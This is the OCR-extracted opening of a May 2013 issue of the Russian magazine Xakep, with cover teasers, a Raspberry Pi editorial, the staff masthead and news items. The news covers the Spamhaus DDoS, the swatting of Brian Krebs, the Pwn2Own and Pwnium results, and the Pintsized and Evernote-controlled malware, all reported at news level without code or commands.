X-ОБЗОР: UBUNTU TOUCH И FIREFOX OS *50*

ХАКЕР

05 (172) 2013

ПОЛНЫЙ ГИД ПО DOM BASED XSS

WWW.XAKEP.RU



Фейлы Java: самая полная история дыр в известной платформе



ОБЛАЧНЫЕ СРЕДСТВА РАЗРАБОТКИ



Как выжить разработчику, если есть только браузер



ПРОЩАЙ, GOOGLE READER!




Поднимаем альтернативную RSS-читалку в ответ на подлянку Google'а



УДАЛЕННЫЙ КОНТРОЛЬ 2.0

Управляем машиной с помощью Google Talk, Twitter, Dropbox и Google+



Розыгрыш Raspberry Pi: конкурс лучших проектов


РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.





АНТИВИРУСЫ ПРОТИВ BLACKHOLE


Эксперимент: защищают ли аверы от свежего эксплойт-пака?



НЕТ РУЧЕК — НЕТ ВАРЕНЬЯ

Без фантазии и упорства Raspberry Pi — железка бесполезная. Но мы расскажем, как этого не допустить



МАЛИНОВЫЙ — ЭТО НОВЫЙ ЧЕРНЫЙ

В новогоднем выпуске Raspberry Pi оказался в нашей подборке лучших подарков под номером три — просто потому, что подарки были расставлены по цене. На самом деле он должен был стоять под номером один. Дело в том, что мы еще не видели другой такой железки, которая бы так захватывала всех, кто к ней прикоснется. Журнал, который ты сейчас держишь в руках, — лучшее тому подтверждение.

Жанр спецвыпуска сегодня не так актуален, как когда-то, но мы постарались сделать в этот раз нечто максимально похожее. В номер вошло интервью с создателем Raspberry, два отличных HOWTO и небольшой обзор бесконечной вселенной проектов для Raspberry Pi. Кроме того, на диске ты найдешь лучшие статьи по теме за прошлый год — также там две инструкции и обзор еще пяти аналогичных компьютеров (вдобавок к тем пяти, о которых мы рассказали в этом номере). Кажется, что-то получается, правда?

Самое большое впечатление на меня произвел «виновник торжества» — Эбен Аптон (создатель Raspberry Pi), который охотно согласился дать нам интервью, хотя до этого он ни разу не говорил с журналистами из России. Все прошло без какого-либо участия пресс-службы (собственно, всей PR-активностью занимается его жена, Лиз) или совещаний с сотрудниками. Потому что никто не знает о Raspberry столько, сколько сам Аптон — и он максимально честно рассказал как об успехах проекта, так и о технических проблемах, с которыми столкнулись разработчики. USB-стек скоро будет работать лучше, не волнуйтесь! И DTS добавят! И возможно, даже исходники для видеодрайвера откроют — если Broadcom образумится.

В редакции крутится уже три машинки, и мы наверняка еще не раз вернемся с каким-нибудь интересным проектом. А ты, в свою очередь, можешь обратить внимание на условия нашего конкурса проектов. Это не только шанс выиграть Raspberry Pi, но и возможность сделать действительно крутую статью для журнала.

Илья Илембитов,
шеф-редактор Х
twitter.com/ilembitov



Главный редактор — Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор — Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор — Илья Курченко (kurchenko@real.xakep.ru)
Литературный редактор — Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS — Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ — Юрий Гольцев (goltsev@real.xakep.ru)
Антон «ant» Жуков (zhukov.a@real.xakep.ru)
X-TOOLS — Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ — Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Арт-директор — Алик Вайнер
Дизайнер — Егор Пономарев
Верстальщик — Вера Светлых

DVD

Выпускающий редактор — Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел — Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео — Максим Трубицын

PR-менеджер — Анна Григорьева (grigorieva@glc.ru)

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06, advert@glc.ru

ДИСТРИБУЦИЯ


Директор по дистрибуции — Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки — Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения — Нина Дмитрюк (dmitryuk@glc.ru)

Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: *claim@glc.ru*. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 200 000 экземпляров.



ЭБЕН АПТОН:


«Мне исполнилось 35, а я все еще программирую по четыре часа каждый вечер. И именно благодаря такому подходу я вообще умею программировать»



МАЙ 2013


№ 172

MEGANEWS




Мария «Mifrill» Нефедова
mifril@real.xakep.ru

Новость месяца



gibffe @ flickr.com



Ричард Стинберген из Global Telecom & Technology (верхний провайдер CloudFlare) подтвердил, что к ним в сеть Tier 2 шел трафик 300 Гбит/с, но заметил, что об угрозе для интернета речи нет, лишь возникли заторы в некоторых IXP.

АТАКА, КОТОРАЯ ПОТРЯСЛА СЕТЬ

ТАК ЛИ СТРАШЕН МОЩНЕЙШИЙ DDOS В ИСТОРИИ?

В конце марта мировые СМИ сообщили о «мощнейшей DDoS-атаке в истории интернета» — ее жертвой стала компания Spamhaus, которая ведет черные списки спам-серверов. Компания CloudFlare сообщила, что нейтрализовала DDoS-атаку в 300 Гбит/с, реализованную с помощью тысяч открытых DNS-резолверов по всему миру. NY Times вообще заявила, что из-за атаки интернет стал работать медленнее. Но так ли страшно все было?

Итак, кто-то атаковал компанию Spamhaus, и произошло это после того, как Spamhaus внесла в черные списки хостера Cyberbunker, уличив клиентов хостинга в рассылке спама. Один из руководителей Cyberbunker Свен Олаф Камфиус ответил на вопросы публики на своей странице в Facebook, а также дал интервью изданию Newsweek, где сообщил, что «представляет организаторов атаки, хотя сам не имеет к ней никакого отношения». По словам Камфиуса, атаку против борцов со спамом организовала коалиция хакеров из России, Украины, Китая, Западной Европы, США и Канады. Бедняг якобы несправедливо обвинили в рассылке спама.

Эксперты, впрочем, никакого особенного беспокойства по поводу этой атаки не испытывают. Александр Лямин (Highload Lab) усомнился в заявленной мощности атаки, сказав что более реальной ему кажется оценка в 120 Гбит/с: «Это полное повторение того, что мы видели в октябре 2010-го, с той лишь разницей, что это не рекурсивный запрос, а запрос ANY. Актуальная атака сопровождается SYN flood в 10–20 Мпп/с, что указывает на наличие большой фермы подконтрольных серверов. Наша оценка — 100–150 штук. Группа, проводящая атаку, возникла на горизонте около полутора месяцев назад с цифрой 10–20 Гбит/с, постепенно наращивая скорости. 19 марта, в 6 утра, они пришли «в гости» к Qrator на новом уровне 100 Гбит/с, Flowspec нейтрализовал UDP-составляющую, synflood отработали обычными методами — syncookies. С 19 марта в Рунете был массовый террор, пострадали многие магистральные операторы и крупные телекомы. Их имена у всех на слуху, но поскольку вопрос щепетильный — называть их неэтично».

> *«Атакующая команда, вероятнее всего, наши соотечественники или ближайшие соседи», — уверен Александр Лямин, создатель сервиса по фильтрации трафика Qrator*

МЕСТЬ БРАЙАНУ КРЕБСУ

СОВРЕМЕННЫЕ СЕТЕВЫЕ «РАЗБОРКИ» ПЛАВНО ПЕРЕТЕКАЮТ В РЕАЛЬНУЮ ЖИЗНЬ

Наверняка тебе знакомо имя Брайана Кребса, ведь оно частенько упоминается на страницах журнала. Кребс — известный специалист по инфобезопасности, блогер и журналист. Однако и на именитого специалиста могут ополчиться хакеры.

Началось все с банальной DDoS-атаки на сайт Кребса (krebsonsecurity.com), но продолжилось куда необычнее. В компанию Prolexic, которая обычно защищает ресурсы Кребса от DDoS-атак, пришло письмо от ФБР с информацией, что на сайте размещен нелегальный контент, и требованием немедленно закрыть ресурс. Письмо показалось Брайану странным, он связался с ФБР и узнал, что никаких писем они, разумеется, никому не отправляли. Но на этом вторжение в жизнь Кребса не закончилось. В один прекрасный день специалист вышел на крыльцо своего дома, где с удивлением обнаружил отряд спецназа SWAT, который в него, в Брайана, целился. Вскоре выяснилось, что полиция и спецназ прибыли по адресу Кребса после звонка в службу спасения 911, который якобы был совершен с его мобильного телефона. Неизвестный представился Кребсом и заявил, что «русские ворвались к нему в дом и убили его жену». Хакеры сумели подделать Caller ID и обманули определитель номера в полиции. К счастью, инцидент со спецназом удалось разрешить мирно, никто не пострадал.



Кребс подозревает, что с ним воюют хозяева сервиса absoboot.com, которые рекламируют свои услуги по «удалению вражеских сайтов» и хвастаются тем, что могут выслать спецназ по любому адресу (то есть занимаются так называемым SWAT'тингом).



PWNIUM И PWN2OWN

РЕЗУЛЬТАТЫ ДВУХ ХАКЕРСКИХ КОНКУРСОВ


Состоялись сразу два хакерских контеста, об итогах которых хотелось бы тебе рассказать. Pwn2Own в этом году отличался рекордным призовым фондом — более 500 тысяч долларов, а также измененными правилами: авторы эксплойтов обязались предоставить свой код организаторам конкурса. Похоже, такое положение вещей участников не огорчило. Деньги нашли своих обладателей благодаря следующим взломам.

Взломаны все заявленные на конкурс браузеры (в том числе Google Chrome на Windows 7, Mozilla Firefox на Win7 и IE10 на Win8), кроме Apple Safari. Mozilla и Google уже закрыли обнаруженные участниками дырки. Java взломали целых четыре раза (Oracle Java плагин на IE9 Win7). Досталось и плагинам Adobe Flash и Adobe Reader на IE9 Win7. И уже традиционно от других участников конкурса отличилась команда VUPEN Security, заработав суммарно целых 250 тысяч долларов.

Pwnium от Google прошел куда скромнее и, можно сказать, неудачнее. Призовой фонд в размере 3,14159 миллиона долларов так и остался в целости — никто не сумел взломать Chrome OS ни в номинации только браузер (110 тысяч), ни в номинации компрометация системы (использование любого компонента системы — 150 тысяч долларов).




→ **Первую в истории Королевскую премию** для изобретателей получили разработчики сети Интернет: Тим Бернерс-Ли, Роберт Канн, Винт Серф, Луи Пузан и Марк Андриссен.



→ **«Каждый двадцатый компьютер,** имеющий антивирусную защиту, все же заражен тем или иным вирусом», — сообщает нам «Лаборатория Касперского».



→ **Microsoft опубликовала в Сети свою базу,** содержащую 40 785 патентов. Базу дополнили удобным поиском, дав сервису имя Microsoft Patent Tracker Tool.



→ **Третий год подряд победителем Facebook Hacker Cup** становится россиянин. На этот раз победу одержал Петр Митричев, выигрывавший конкурс в 2011 году.

БЕЗУМНАЯ ФОТОКАМЕРА

НЕОБЫЧНЫЙ ГАДЖЕТ С «КУСАЧЕЙ» ЦЕНОЙ

Производители гаджетов изощряются как могут, стремясь выпустить что-то необычное, новаторское, но вместе с тем полезное и функциональное. Фотокамера SunCloud, пожалуй, соответствует всем этим критериям, хотя и с некоторой натяжкой. Признаться, более странное устройство представить трудно.

Основная особенность SunCloud в том, что камере не нужна розетка для подзарядки. Заряжать камеру предлагается используя встроенную солнечную батарею или генератор — камера оснащается едва ли не педальным приводом :). В корпус устройства встроена ручка, которую пользователю предлагается покрутить, чтобы выработать энергию. Впрочем, для самых слабых духом, кто не готов крутить и ждать, пока выглянет солнце, все же предусмотрена и зарядка от порта USB.

Увы, мощными характеристиками этот необычный гаджет похвастаться не может. Разрешение камеры всего 3 Мп (доступные значения светочувствительности — ISO 100–800). Также устройство оснащено жидкокристаллическим экраном и светодиодной вспышкой. В качестве сменных носителей — карты SD/SDHC. Камера выпускается в черном и белом вариантах.



Все это было бы забавно, если бы не цена аппарата: смешная миниатюрная камера (SunCloud весит 200 г) стоит 200 долларов, что, согласись, не совсем подходит этому «сувенирному» гаджету.





→ **The Pirate Bay** — самый популярный файлообменник в Сети, заявил портал TorrnetFreak, проанализировав статистику по файлообменникам в Alexa.



→ **Mozilla и Samsung объявили,** что ведут работу над браузерным движком «нового поколения» Servo. Движок создается с нуля и пишется на языке Rust.

1 МИЛЛИАРД ЧЕЛОВЕК В МЕСЯЦ

→ YouTube преодолел очередную веху: аудитория сервиса перешагнула отметку в миллиард посетителей в месяц. Это около 15% населения земного шара! Кстати, YouTube гордо сообщил, что если бы он был страной, то был бы третьим в мире по числу населения после Китая и Индии :).

420 000 НЕЗАЩИЩЕННЫХ УСТРОЙСТВ ДЛЯ ЭКСПЕРИМЕНТА

→ Амбициозный проект сканирования всех IPv4-адресов Internet Census 2012 завершен. Скан осуществлялся своеобразным ботнетом из 420 тысяч незащищенных устройств. В результате получилось собрать 9 Тб данных, среди которых 10,5 миллиарда ответов на обратный запрос DNS, 80 миллионов отпечатков TCP/IP и 68 миллионов записей traceroute.



НЕМНОГО О МАЛВАРИ

В СЕТИ ЗАМЕЧЕНА ПАРА НЕОБЫЧНЫХ ВИРУСОВ

Сегодня очень сложно уследить за постоянно меняющейся обстановкой в сфере разнообразной малвари. Информационные бюллетени от антивирусных компаний выходят практически ежедневно, без устали рапортуя о все новых зловредах, ботнетах, атаках и так далее. Однако в этом океане информации порой попадаются выбивающиеся из общего ряда сообщения, как правило означающие, что кто-то сумел придумать нечто оригинальное даже в нашу безумную информационную эпоху. Вот пара таких примеров за этот месяц.

Эксперты компании Intego, которая специализируется на защите «яблочной» продукции от заразы, обнаружили весьма неприятный троян Pintsized. Для тех, кто последние несколько лет провел в бункере, напомню, что Mac'и уже давно перестали быть свободными от вирусов компьютерами, что признают даже в Apple (недаром ведь соответствующие строки пропали с сайта компании). Но вернемся к трояну. Компания Intego сообщила, что зараза уже хорошо порезвилась на машинах сотрудников Apple, Facebook, Twitter и многих других компаний, в число которых попали даже правительственные организации. Причина такого размаха довольно проста — Pintsized успешно использует ранее неизвестную уязвимость во встроенном в OS X средстве безопасности Gatekeeper. Напомню, что последнее предназначено для контроля устанавливаемых программ и блокировки файловой системы от несанкционированной инсталляции. Pintsized использует модифицированную версию утилиты OpenSSH, причем еще и шифрует свои данные с помощью SSH. В системе хитрый троянец выдает себя за ПО CUPS (применяется для управления печатью в Linux и Mac), при этом, правда, устанавливаясь в «левую» папку. После инсталляции троян, как полагается, открывает сетевой канал для общения с удаленным командным сервером и ждет команд от хозяев.

> *Pintsized использует ранее неизвестную уязвимость во встроенном Gatekeeper, успешно обманывая OS X*

Еще одна довольно необычная малварь была замечена сотрудниками Trend Micro. Как известно, зачастую основной проблемой ботнетов становится контроль над ними. Все управление сетью зомби-машин завязано на командные серверы, с потерей или блокировкой которых, по сути, «теряется» и ботнет. Хакеры, конечно, уже не раз предпринимали попытки наладить какой-нибудь нестандартный метод управления армиями ботов. Специалисты Trend Micro выявили новую попытку такого рода. Бекдор, названный компанией Vernot.A, управляется через... Evernote. Да-да, через тот самый удобный и безобидный сервис для заметок. Зловред подключается к специально созданному китайскому аккаунту, откуда операторы отдают ему команды. И никаких тебе «подозрительных коммуникаций». 